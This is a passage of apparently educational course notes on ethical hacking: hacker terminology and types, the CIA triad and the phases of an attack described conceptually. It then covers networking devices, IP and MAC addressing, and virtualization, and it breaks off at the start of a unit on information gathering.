UNIT – 1

INTRODUCTION TO ETHICAL HACKING

1.1 What is Ethical Hacking?

Ethical hacking and ethical hacker are terms that describe hacking performed to help a company or individual identify potential threats on the computer or network. An ethical hacker attempts to hack their way past the system security, finding any weak points in the security that could be exploited by other hackers. The organization uses what the ethical hacker finds to improve the system security to minimize, if not eliminate any potential hacker attacks.

1.2 Differences between Ethical and Cracker

Ethical Hackers usually have an advanced level of knowledge regarding computer security and possess all the technical knowledge required as well but are not necessarily skillful as hackers. Ethical Hackers aim to counter attacks posed by crackers to the computer systems as well as internet security across networks.

On the other hand, crackers understand their activities are illegal and thus are criminal activities hence they try to cover their tracks. Even though crackers may be highly skilled in breaching systems, professional hackers can restore the security of the breached system and catch the cracker with their skills and competency.

- Crackers possess highly advanced and technical knowledge and can create software and tools that are powerful enough to damage and exploit systems after analyzing the system’s weak areas.
- Most of the times, crackers do not leave their mark behind as they are very efficient and careful in executing their work. However, they pose a serious threat to internet security.

1.3 Terminology of Hacking

- ❖ **Hack Value** - This term describes a target that may attract an above-average level of attention from an attacker. Presumably because this target is attractive, it has more value to an attacker because of what it may contain.
- ❖ **Vulnerability** - This is a weakness in a system that can be attacked and used as an entry point into an environment.
- ❖ **Exploit -** This is a clearly defined way to breach the security of a system.
- ❖ **Payload** – Payload is the part of an exploit code that performs the intended malicious action, such as destroying, creating backdoors and hijacking computer.
- ❖ **Zero Day** - This describes a threat or vulnerability that is unknown to developers and has not been addressed. It is considered a serious problem in many cases.
- ❖ **Daisy Chaining** - This is the act of performing several hacking attacks in sequence with each building on or acting on the results of the previous action.
- ❖ **Doxing** – Publishing personally identifiable information about an individual collected from publicly available databases and social media.

- **Bot** – A “Bot" is a software application that can be controlled remotely to execute or automate predefined tasks.

1.4 Types of Hackers

The following are categories of hackers:

- **Script Kiddies -** These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.
- **White-Hat Hackers -** These hackers think like the attacking party but work for the good guys. They are typically characterized by having a code of ethics that says essentially, they will cause no harm. This group is also known as ethical hackers or pentesters.
- **Gray-Hat Hackers -** These hackers straddle the line between good and bad and have decided to reform and become the good side. Once they are reformed, they still might not be fully trusted.
- **Black-Hat Hackers -** These hackers are the bad guys who operate on the opposite side of the law. They may or may not have an agenda. In most cases, black-hat hacking and outright criminal activity are not far removed from each other.
- **Suicide Hackers -** These hackers try to knock out a target to prove a point. They are not stealthy, because they are not worried about getting caught or doing prison time.

1.5 CIA (Confidentiality, Integrity and Availability)


An ethical hacker tries to preserve what is known as the CIA triad: confidentiality, integrity, and availability. The following list describes these core concepts. Keep these concepts in mind when performing the tasks and responsibilities of a pentester:

- **Confidentiality** The core principle that refers to the safeguarding of information and keeping it away from those not authorized to possess it. Examples of controls that preserve confidentiality are permissions and encryption.
- **Integrity** Deals with keeping information in a format that is true and correct to its original purposes, meaning that the data that the receiver accesses is the data the creator intended them to have.
- **Availability** The final and possibly one of the most important items that you can perform, availability deals with keeping information and resources available to those who need to use it. Information or resources, no matter how safe and sound, are useful only if they are available when called upon.

CIA is possibly the most important set of goals to preserve when you are assessing and planning security for a system. An aggressor will attempt to break or disrupt these goals when targeting a system. As an ethical hacker your job is to find, assess, and remedy these issues whenever they are discovered to prevent an aggressor from doing harm.

1.6 Methodologies of Hacking

Following image describes five basic phases that a hacker generally follows while performing are ethical hacking project.



PHASE 1 – PASSIVE AND ACTIVE RECONNAISSANCE

Passive reconnaissance involves gathering information regarding a potential target without the targeted individual‘s or company‘s knowledge. Passive reconnaissance can be as simple as watching a building to identify what time employees enter the building and when they leave. However, this is usually done by performing Internet searches. This process is generally called *information gathering, Social engineering and dumpster diving* are also considered passive information-gathering methods.

E.g. *Sniffing the network*s another means of passive reconnaissance and can yield useful information such as IP address ranges, naming conventions, hidden servers or networks, and other available services on the system or network. Sniffing network traffic is similar to building monitoring: A hacker watches the flow of data to see what time certain transactions take place and where the traffic is going.

Active reconnaissance involves probing the network to discover individual hosts, IP addresses, and services on the network. This usually involves more risk of detection than passive reconnaissance and is sometimes called *rattling the doorknobs*. The drawback to active reconnaissance, however, is that it is easier to detect. For example, consider a criminal who walks past a house she wants to burglarize (passive reconnaissance) versus looking into each window of the house to see what goods are inside (active reconnaissance). Obviously, a burglar peeking into the windows of a house is much more conspicuous than simply walking past it. The same is true for active reconnaissance. It reveals more information but is detected easily.43 Active reconnaissance can give a hacker an indication of security measures in place (is the front door locked?), but the process also increases the chance of being caught or at least raising suspicion. Both passive and active reconnaissance can lead to the discovery of useful information to use in an attack. For example, it‘s usually easy to find the type of web server and the operating system (OS) version number that a company is using. This information may enable a hacker to find vulnerability in that OS version and exploit the vulnerability to gain more access.

Phase 2 – SCANNING

Scanning involves taking the information discovered during reconnaissance and using it to examine the network. Tools that a hacker may employ during the scanning phase can include dialers, port scanners, network mappers, sweepers, and vulnerability scanners. Hackers are seeking any information that can help them perpetrate attack such as computer names, IP addresses, and user accounts.

Scanning is a process of proactively identifying vulnerabilities of computing systems in a network to determine if and where a system can be exploited and/or threatened. It is a computer program designed to map systems and search for weaknesses in an application, computer or network. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network‘s security.

During scanning, the hacker continues to gather information regarding the network and its individual host systems. Data such as IP addresses, operating system, services, and installed applications can help the hacker decide which type of exploit to use in hacking a system.

Scanning is the process of locating systems that are alive and responding on the network. Ethical hackers use it to identify target systems‘ IP addresses.

Phase 3 – GAINING ACCESS

This is the phase where the real hacking takes place. Vulnerabilities discovered during the reconnaissance and scanning phase are now exploited to gain access. The method of connection the hacker uses for an exploit can be a local area network (LAN, either wired or wireless), local access to a PC, the Internet, or offline. Examples include stack-based buffer overflows, denial of service (DoS), and session hijacking. These topics will be discussed in later chapters. Gaining access is known in the hacker world as *owning* the system.

Phase 4 – MAINTAINING ACCESS

Once a hacker has gained access, they want to keep that access for future exploitation and attacks. Sometimes, hackers *harden* the system from other hackers or security personnel by securing their exclusive access with backdoors, rootkits, and Trojans. Once the hacker owns the system, they can use it as a base to launch additional attacks. In this case, the owned systems sometimes referred to as a *zombie* system.

Phase 5 – COVERING TRACKS

Once hackers have been able to gain and maintain access, they cover their tracks to avoid detection by security personnel, to continue to use the owned system, to remove evidence of hacking, or to avoid legal action. Hackers try to remove all traces of the attack, such as log files or *intrusion detection system* (IDS) alarms. Examples of activities during this phase of the attack include Steganography, the use of tunneling protocols, and altering log files.

1.7 Responsibilities of Ethical Hacker

Any security position has its busy days and its slow days. When cyber attacks happen, an ethical hacker is usually a part of a security team that helps mitigate damages. They help provide support that protects the network, and some days they just need to monitor the network for any irregularities. If network security is strong, the job position doesn’t require a high level of stress. But, for security to be strong, the applicant must have a strong history in computer security.

- Create scripts that test for vulnerabilities including penetration testing and risk assessment
- Develop low-level tools that improve security testing and monitoring
- Deliver detailed reports to different team members and executives that document security findings
- Perform risk assessment across the entire network including hardware and software systems
- Set up security policies that help personnel use best practices for digital protection
- Review and hire vendors to incorporate security systems
- Train staff and personnel on best practices for network security

UNIT – 2

NETWORKING AND VIRTUALIZATION

2.1 Concept of Network Technologies

Network is a collection of devices and networking is a process to connect the devices or build the network.

Networking technology allows for the exchange of data between large and small information systems used primarily by businesses and educational institutions. Network technicians, also known as network engineers or specialists, are responsible for the configuration, installation and troubleshooting of the technology used to transmit digital information, including audio, visual and data files. Through networking, end-users can transmit files, messages and other data through e-mail or various other channels, sharing information through Internet or Intranet connections, based on the needs of an organization.

❖ Workgroup Environment

In workgroup environment, there is no server and no client and a workgroup is a collection of computers on a local area network (LAN) that share common resources and responsibilities. The term is most commonly associated with Microsoft Windows workgroups but also applies to other environments. Windows workgroups can be found in homes, schools, and small businesses.

Advantages of a workgroup :

- Usually designed for small local area networks such as schools, homes or small businesses. Easy to install and configure.
- Function best and with fewer computers.
- Is easier to set up and configure than a domain.
- All content and resources can be shared with peers in the network.
- Setting up a workgroup name is independent of any hardware dependencies.

Disadvantages of workgroup:

- The security measures provided in a workgroup are not as strong as those for a domain.
- Workgroups are not suggested for sensitive data, transmitting networks, nor business network.
- There is no centralized management of the resources unlike the domain network.

❖ Domain Environment

Domain is an environment where the server and client relationship and member servers also works in the same domain. A specially configured computer called the Domain Controller running a Windows Server operating system serves as a central server for all clients.

Windows domains can handle more computers than workgroups due to the ability to maintain centralized resource sharing and access control. A client PC can belong either to a workgroup or to a Windows domain, but not both. Assigning a computer to the domain automatically removes it from the workgroup.

Corporate domains may include switches that network devices are plugged into to connect to the larger company domain.

Advantages of a Domain :

- Central management and control of security settings for all computers on the domain.
- Users can be configured to allow them to easily logon to any computer.
- Ability to disable accounts immediately for exiting employees.
- Central file sharing. If you choose to store any documents locally, they can be setup on department or company-wide shares.

Disadvantages of Domain :

- The cost of infrastructure is very big therefore it is not affordable for individually.
- If you are thinking about a network than before starting it good planning is must for better result.
- For a single user, it is very tough to understand the complex structure of domain controller.

2.2 Network Devices (Self-Study)

1. **HUB: -** A hub is a device that connects PCs together. In general, what is called a hub in today’s market is a "dumb" device. In a hub, when one PC sends data onto the wire, the hub simply forwards the packets to all the other devices connected to it. Each device is responsible for determining which packets are destined for it and ignoring the others. Current "hubs" typically share bandwidth between all the ports. A hub includes a series of ports that each accepts a network cable. Small hubs network four computers. They contain four or sometimes five ports, the fifth port being reserved for "uplink" connections to another hub or similar device. Larger hubs contain eight, 12, 16, and even 24 ports. Hubs can be active or passive.

2. **SWITCH:** - Switches are a special type of hub that offers an additional layer of intelligence to basic, physical-layer repeater hubs. A switch must be able to read the MAC address of each frame it receives. When a packet is put onto the wire by one device, the switch reads the destination address information to determine if the destination device is connected to it. If it is, the switch forwards the packet only to the destination device, sparing the other devices connected to it from having to read and deal with the traffic (making your network more efficient). If the switch does not recognize the destination device, then the switch sends the packet to everything connected to it, thereby requiring the devices to decide for themselves whether the packet is for them. In general, switches provide each device connected to them with dedicated bandwidth.

3. **REPEATERS:** - A network device used to regenerate or replicate a signal. Repeaters are used in transmission systems to regenerate analogy or digital signals distorted by transmission loss. Analog repeaters frequently can only amplify the signal while digital repeaters can reconstruct a signal to near its original quality.

   In a data network, a repeater can relay messages between subnetworks that use different protocols or cable types. Hubs can operate as repeaters by relaying messages to all connected computers. A repeater cannot do the intelligent routing performed by bridges and routers.

4. **ROUTERS: -** Routers are networking devices used to extend or segment networks by forwarding packets from one logical network to another. Routers are most often used in large internetworks that use the TCP/IP protocol suite and for connecting TCP/IP hosts and local area networks (LANs) to the Internet using dedicated leased lines. Routers work at the network layer (layer 3) of the Open Systems Interconnection (OSI) reference model for networking to move packets between networks using their logical addresses (which, in the case of TCP/IP, are the IP addresses of destination hosts on the network). A router reads even more of the information in the address of a packet and makes an intelligent decision about what to do with the data based on the address. For example, if a router receives an outbound packet that has a destination address that is not in its table, it forwards the packet to the default gateway, rather than every device attached like a switch does. This is how data moves onto, and through, the Internet. Routers are also capable of looking at the source address of a data packet and making decisions based on that as well. This means they can tell the difference between traffic that originates on your network and traffic that comes from outside. Switches and hubs can't do that (at least in a home user's price range). This means that if a router receives an inbound packet that is addressed to something not attached to it, it simply drops it and your local network doesn't have to deal with it. A switch would forward it to all your networked devices and force them to decide whether is should be read. This can clog up your local network with useless traffic.

2.3 Addressing IP & MAC

A network address serves as a unique identifier for a computer on a network. When set up correctly, computers can determine the addresses of other computers on the network and use these addresses to send messages to each other.

❖ PHYSICAL ADDRESSING (MAC)

In computer networking, a Media Access Control address, better known as MAC address, is a unique identifier assigned to a network adapter or network interface card (NIC) by the manufacturer for identification. The MAC address can also be called the Ethernet Hardware Address (EHA), hardware address, adapter address or physical address.
MAC address has 6 Octets and total 48bits address. It is in Hexadecimal digits (0-9,A,B,C,D,E,F) separated either by colons (:) or hyphens (-) for example is 00:1C:B3:09:89:1F. The First three octets (00:1C:B3) are company ID and last three octets (09:89:1F) are product ID. The first three bytes are assigned to each manufacturer by the IEEE (The Institute of Electrical and Electronics Engineers). When a manufacturer has exhausted, all MAC addresses available under their first three bits, then they apply to the IEEE for another manufacturer address.

❖ LOGICAL ADDRESSING (IP)

The IP address is like the address of a person. It is known as a logical address because it is assigned logically based on where the host is located. The IP address, or network address, is assigned to each host by a network administrator based on the local network.

There are two versions of IP address: -

1. IP V.4
2. IP V.6

1. Internet Protocol (IP V.4)

An IPv4 address is a 32-bit address that uniquely and universally defines the connection of a device (for example, a computer or a router) to the Internet. IPv4 uses 32-bit addresses, which means that the address space is 232 or 4,294,967,296 (more than 4 billion). This means that, theoretically, if there were no restrictions, more than 4 billion devices could be connected to the Internet. IPv4 has 4 octets and total 32bits (4 Bytes). It is in decimal digit and each number can be 0 to 255 for example is 192.168.1.11.

IP Address divides into two parts NetID and HostID.


(i**)** **Netid**:The part of an IP address that identifies the network.

(ii) **Hostid**: The part of an IP address that identifies a host in a network.

The network ID identifies the systems that are located on the same physical network. All systems on the same physical network must have the same network ID, and the network ID must be unique to the local segment. In this case, local is defined as being on one side of a router.

The host ID identifies a workstation, server, router, or other TCP/IP device within a network. The host address for each device must be unique to the network ID. A computer connected to a TCP/IP network uses the network ID and host ID to determine which packets it should receive or ignore and to determine which devices are to have the opportunity of receiving its transmissions.

- **CLASSES OF IP ADDRESS**



CLass	First Octet Range	Default Subnet Mask	Max Hosts	Format
A	1-126	255.0.0.0	16M	NETID: Network (1 Octet) . HOSTID: Host . Host . Host (3 Octet)
B	128-191	255.255.0.0	64K	NETID: Network . Network (2 Octet) . HOSTID: Host . Host (2 Octet)
C	192-223	255.255.255.0	254	NETID: Network . Network . Network (3 Octet) . HOSTID: Host (1 Octet)
D	224-239	N/A	N/A	Multicast Address
E	240-255	N/A	N/A	Experimental

- **Class A** addresses always have the first bit of their IP addresses set to – “0”. Since Class A networks have an 8-bit network mask, the use of a leading zero leaves only 7 bits for the network portion of the address, allowing for a maximum of 128 possible network numbers, ranging from 0.0.0.0 – 127.0.0.0. Number 127.x.x.x is reserved for loopback, used for internal testing on the local machine
- **Class B** addresses always have the first bit set to – “1” and their second bit set to – “0”. Since Class B addresses have a 16-bit network mask, the use of a leading – “10” bit-pattern leaves 14 bits for the network portion of the address, allowing for a maximum of 16,384 networks, ranging from 128.0.0.0 – 191.255.0.0
- **Class C** addresses have their first two bits set to – “1” and their third bit set to – “0”. Since Class C addresses have a 24-bit network mask, this leaves 21 bits for the network portion of the address, allowing for a maximum of 2,097,152 network addresses, ranging from 192.0.0.0 – 223.255.255.0.
- **Class D** addresses are used for multicasting applications. Class D addresses have their first three bits set to - “1” and their fourth bit set to – “0”. Class D addresses are 32-bit network addresses, meaning that all the values within the range of 224.0.0.0 – 239.255.255.255 are used to uniquely identify multicast groups. There are no host addresses within the Class D address space, since all the hosts within a group share the group‘s IP address for receiver purposes.
- **Class E** addresses are defined as experimental and are reserved for future testing purposes. They have never been documented or utilized in a standard way.

➢ SUBNET MASK

An IP address has two components, the network address and the host address. A subnet mask separates the IP address into the network and host addresses (<network><host>). Subnetting further divides the host part of an IP address into a subnet and host address (<network><subnet><host>). It is called a subnet mask because it is used to identify network address of an IP address by performing bitwise AND operation on the netmask.

A Subnet mask is a 32-bit number that masks an IP address, and divides the IP address into network address and host address. Subnet Mask is made by setting network bits to all "1"s and setting host bits to all "0"s. Within a given network, two host addresses are reserved for special purpose. The "0" address is assigned a network address and "255" is assigned to a broadcast address, and they cannot be assigned to a host.

2. IP V.6

An IPv6 address consists of 128 bits, therefore allowing an astronomical number of machines. This is equivalent to the value of 2 raised to the power of 128, a number with nearly 40 trailing zeros.

IPv6 address has rules to compress them. First, the numbers are represented in hexadecimal instead of decimal numbers. Decimal numbers are numbers from 0 to 9. Hexadecimal numbers result from the grouping of bits in 4, giving the following characters: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F. An IPv6 address is made up of these characters.

Since the bits are grouped in 4, and IPv6 address will consist of 32 characters. Long, heh? Well, that's not so serious, especially since there are conventions that help reduce the length of IPv6 address by compressing characters of repetition, for example.

An example of an IPv6 address is fe80::240:d0ff:fe48:4672. This one has only 19 characters - there has been compression. Note that the separator has changed from the dot to the colon. IPv6 not only solves the problem of address limitation, but also brings other improvements to the IP protocol, like auto configuration on routers and improved security, among others.

IPv6 features include:


- Supports source and destination addresses that are 128 bits (16 bytes) long.
- Requires IPSec support.
- Uses Flow Label field to identify packet flow for QoS handling by router.
- Allows the host to send fragments packets but not routers.
- Doesn't include a checksum in the header.
- Uses a link-local scope all-nodes multicast address.
- Does not require manual configuration or DHCP.
- Uses pointer (PTR) resource records in the IP6.ARPA DNS domain to map IPv6 addresses to host names.
- Supports a 1280-byte packet size (without fragmentation).
- Uses Multicast Neighbor Solicitation messages to resolve IP addresses to link-layer addresses.
- Moves optional data to IPv6 extension headers.

2.4 Concept of Virtualization

In computing, virtualization means to create a virtual version of a device or resource, such as a server, storage device, network or even an operating system where the framework divides the resource into one or more execution environments. For e.g. Partitioning a hard drive is considered virtualization because you take one drive and partition it to create two separate hard drives. Devices, applications and human users are able to interact with the virtual resource as if it were a real single logical resource.

Virtualization Architecture:

- OS assumes complete control of underlying hardware.
- Virtualization architecture provides this illusion through a hypervisor/VMM.
- Hypervisor/VMM is a software layer which:
- Allows multiple Guest OS (Virtual Machines) to run simultaneously on a single physical host.
- Provides hardware abstraction other running GuestOS‘s and efficiently multiplexes underlying hardware resources.




Single OS:


- Hardware + software tightly coupled.
- If Application crashed it will affect whole machine.
- Resource under-utilization.

Virtual Machine:

- Independent of hardware.
- Multiple OS (isolated apps).
- Safely multiplex resources across virtual machines (VMs).



Normal machine



Virtual machine

❖ TYPES OF VIRTUALIZATION

There are mainly three types of virtualization.

- Full virtualization
- OS level virtualization
- Para virtualization

➢ Full virtualization

As the name suggests everything in a system is virtualized which includes the processor, storage, networking components etc. Virtual Box, VMware are examples of ―Full Virtualization‖ solutions.

➢ OS Level virtualization:

In this type of virtualization only applications are run inside the software. In this case, the application is given a platform to work. Isolation is created and the application is made to believe that it is the only thing running on the system

➢ Paravirtualization:

It‘s a semi-virtualized environment created for the guest OS. A modified guest OS is created using a hypervisor. ―The intent of the modified interface is to reduce the portion of the guest‘s execution time spent performing operations which are substantially more difficult to run in a virtual environment compared to a non-virtualized environment. The Paravirtualization provides specially defined _hooks‘ to allow the guest(s) and host to request and acknowledge these tasks, which would otherwise be executed in the virtual domain (where execution performance is worst). A successful Paravirtualized platform may allow the virtual machine monitor (VMM) to be simpler (by relocating execution of critical tasks from the virtual domain to the host domain), and/or reduce the overall performance degradation of machine-execution inside the virtual-guest.


Advantages of Virtualization:

- One of the biggest advantages of virtualization is scalability i.e. the ability to expand. Whenever there is excessive load on some part of application in a server you can easily create a similar virtual environment on a different server and configure the setup.
- Hardware maintenance cost is reduced because you don‘t need many servers to install different applications.
- You can save a huge amount of energy by running one physical server instead of many and less power backup is required.
- You can get faster and safer backups by taking live snapshot while server is running.
- You will get centralized monitoring of your resources as virtualization provides easy way of connecting and maintaining your virtual servers.

❖ DATA CENTER VIRTUALIZATION

Data center virtualization is basically a process where the designing, development and deployment of data center on cloud computing and virtualization technology is performed. This process enables the virtualization of physical servers in a facility for data center, networking, storage and other infrastructures equipment and devices. It usually produces cloud, virtualized and also collocate cloud/virtual data center.

This virtualization includes various processes, technologies and tools to enable the operation of data center. Using this virtualization means that the standard or existing data center facility is usable to host or provide the multiple virtualized data centers that are in the same physical infrastructure.



❖ DESKTOP VIRTUALIZATION

Desktop virtualization can be used in conjunction with application virtualization and user profile management systems, now termed "user virtualization", to provide a comprehensive desktop environment management system. In this mode, all the components of the desktop are virtualized, which allows highly flexible and much more secure desktop delivery model. In addition, this approach supports a more complete desktop disaster recovery strategy as all components are essentially saved in the data center and backed up through traditional redundant maintenance systems. If a user's device or hardware is lost, the restore is much more straightforward and simple, because basically all the components will be present at login from another device. In addition, because no data is saved to the user's device, if that device is lost, there is much less chance that any critical data can be retrieved and compromised. Below are more detailed descriptions of the types of desktop virtualization technologies that will be used in a typical deployment.

❖ SERVER VIRTUALIZATION

As companies continue to virtualize their server environment, they are facing new set of challenges. The increasingly demanding business environment requires application services to be deployed more quickly and updating and upgrading these services have to be done more rapidly and efficiently. VM's application driven virtualization approach not only provides the traditional server virtualization benefits of consolidation, reliability and flexibility but also delivers a unique integrated solution to addressing critical business needs.

❖ LOAD BALANCING WITH VIRTUALIZATION

Virtualization technologies are used to enhance the hardware load on server systems and allow a more efficient use of those servers. Nowadays, there is a wide range of existing High Availability (HA) solutions which guarantee the availability of all virtual machines. There are just a few commercial solutions available for allocating virtual machines during their operation time to optimize the actual server workload (e.g. Distributed Resource Scheduler (DRS), Virtual IronLive Capacity). Virtualization technologies allow optimizing the actual server workload, but presenting a single point of failure for all virtualized systems. The Red Hat Cluster Suite is an approved solution for high availability and can be used in project to combine virtualization and load balancing.

2.5 Benefits of Virtualization

According to VMware, Virtualization can increase IT agility, flexibility and scalability while creating significant cost savings. Greater workload mobility, increased performance and availability of resources, automated operations – they're all benefits of virtualization that make IT simpler to manage and less costly to own and operate. Additional benefits include:

- Reduced capital and operating costs.
- Minimized or eliminated downtime.
- Increased IT productivity, efficiency, agility and responsiveness.
- Faster provisioning of applications and resources.
- Greater business continuity and disaster recovery.
- Simplified data center management.

- Availability of a true Software-Defined Data Center..

❖ CASE STUDY ON VIRTUALIZATION:

This U.S. insurance company‘s centralized IT team supports all infrastructure and services for the company‘s tens of thousands of employees. The company was looking at virtual infrastructure to combat server sprawl and meet its CTO‘s objective of consolidating servers in order to save money and make better use of current resources. Further, the company wanted to speed time-to-market of new financial services. If the IT infrastructure to support new services could be implemented more quickly, the company could be more competitive.

The virtualization project far exceeded the company‘s goals, paying for itself in just six months. The department experienced significant reductions in hardware, software and operations costs. Virtualization helped make the company more agile and responsive to business unit needs. The business units experienced dramatic reductions in the time to procure a new server. One business unit remarked after the virtualization project that they received a new (virtual) machine in just three hours from signing off on the internal order. In addition to cost savings, the virtualization project improved the company‘s test and development environment and disaster recovery ability, while minimizing planned downtime.

The company is enthusiastic about virtualization and is considering how it can be incorporated into other aspects of its IT infrastructure. In its near-term projects, the company is looking to expand its virtual infrastructure as well as engage VMware Capacity Planning Services for its remote locations. The company plans to move legacy systems onto a virtual infrastructure, migrating these applications from local storage to fully networked SAN storage. Meanwhile, the company is also examining the rest of its infrastructure to see where additional servers can be targeted for consolidation.

UNIT – 3

INFORMATION GATHERING AND SCANNING

3.1 Concept of Information Gathering

Footprinting is the first phase of the ethical hacking process. This phase consists of passively and actively gaining information about a target. The goal is to gather as much information as is reasonable and useful about a potential target with the objective of getting enough information to make later attacks more accurate. The result should be a profile of the target that is a rough picture but one that gives enough data to plan the next phase of scanning.

Footprinting generally entails the following steps to ensure proper information retrieval:

